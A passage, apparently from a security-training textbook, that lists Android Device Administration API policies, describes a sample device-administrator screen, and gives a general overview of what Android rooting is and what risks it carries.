
Complex password required	Requires the password to contain at least a letter, a numerical digit, and a special symbol. Introduced in Android 3.0.
Minimum letters required in password	The minimum number of letters required in the password for all admins or a particular one. Introduced in Android 3.0.
Minimum lowercase letters required in password	The minimum number of lowercase letters required in the password for all admins or a particular one. Introduced in Android 3.0.
Minimum non-letter characters required in password	The minimum number of nonletter characters required in the password for all admins or a particular one. Introduced in Android 3.0.
Minimum numerical digits required in password	The minimum number of numerical digits required in the password for all admins or a particular one. Introduced in Android 3.0.
Minimum symbols required in password	The minimum number of symbols required in the password for all admins or a particular one. Introduced in Android 3.0.
Minimum uppercase letters required in password	The minimum number of uppercase letters required in the password for all admins or a particular one. Introduced in Android 3.0.
Password expiration timeout	When the password will expire, expressed as a delta in milliseconds from when a device admin sets the expiration timeout. Introduced in Android 3.0.
Password history restriction	This policy prevents users from reusing the last *n* unique passwords. Typically, you can use this policy in conjunction with setPasswordExpirationTimeout(), which forces users to update their passwords after a specified amount of time has elapsed. Introduced in Android 3.0.
Maximum failed password attempts	Specifies how many times a user can enter the wrong password before the device wipes its data. The Device Administration API also allows administrators to remotely reset the device to factory defaults. This secures data in case the device is lost or stolen.
Maximum inactivity time lock	Sets the length of time since the user last touched the screen or pressed a button before the device locks the screen. When this happens, users need to enter their PIN or password again before they can use their devices and access data. The value can be between 1 and 60 minutes.
Require storage encryption	Specifies the encryption of storage, if the device supports it. Introduced in Android 3.0.
Disable camera	Specifies the camera-disabling feature. Note that this does not have to be permanent. The camera can be enabled/ disabled dynamically based on context, time, and so on. Introduced in Android 4.0.

Table 17.3: List of policies supported by the Android Device Administration API

In addition to supporting the policies mentioned above, the device administration API lets you perform the following:

- Prompt user to set a new password
- Lock device immediately
- Wipe the device's data (i.e., restore the device to its factory defaults)

An example of an Android device administrator page is shown below:



Activate device administrator?


Sample Device Admin

Additional text explaining why this needs to be added.

Activating this administrator will allow the app API Demos to perform the following operations:

- **Erase all data**
  Erase the tablet's data without warning, by performing a factory data reset
- **Change the screen-unlock password**
  Change the screen-unlock password
- **Set password rules**
  Control the length and the characters allowed in screen-unlock passwords
- **Monitor screen-unlock attempts**
  Monitor the number of incorrect passwords entered when unlocking the screen, and lock the tablet or erase all the tablet's data if too many incorrect passwords are entered
- **Lock the screen**
  Control how and when the screen locks
- **Set lock-screen password expiration**
  Control how frequently the lock-screen password must be changed
- **Set storage encryption**
  Require that stored application data be encrypted
- **Disable cameras**
  Prevent use of all device cameras

Figure 17.16: Screenshot displaying Android Device Administrator



Android Rooting

- Rooting allows Android users to **attain privileged control** (known as "root access") within Android's subsystem
- Rooting process involves exploiting security vulnerabilities in the **device firmware** and copying the SU binary to a location in the current process's PATH (e.g., /system/xbin/su) and granting it executable permissions with the **chmod command**

Rooting enables all user-installed applications to **run privileged commands**, such as

- Modifying or **deleting system files**, module, ROMs (stock firmware), and kernels
- Removing carrier- or manufacturer- installed applications (**bloatware**)
- Low-level access to the hardware that are typically unavailable to the devices in their **default configuration**
- **Wi-Fi** and **Bluetooth** tethering
- Install applications on an **SD card**

Rooting also comes with many **security** and other **risks** to your device, including

- Voiding of your phone's **warranty**
- Poor **performance**
- **Malware** infection
- **Bricking** of the device

Android Rooting

The goal of rooting Android is to overcome the restrictions imposed by hardware manufacturers and carriers, thereby resulting in the ability to modify or replace system applications and settings, run apps that require admin privileges, remove and replace a device's OS, remove applications pre-installed by its manufacturer or carrier, or perform other operations that are otherwise inaccessible to the typical Android user. Rooting allows Android users to attain privileged control (known as "root access") within Android's subsystem. The rooting process involves exploiting security vulnerabilities in the device's firmware, copying the su binary to a location in the current process's PATH (e.g., /system/xbin/su), and granting it executable permissions with the chmod command.

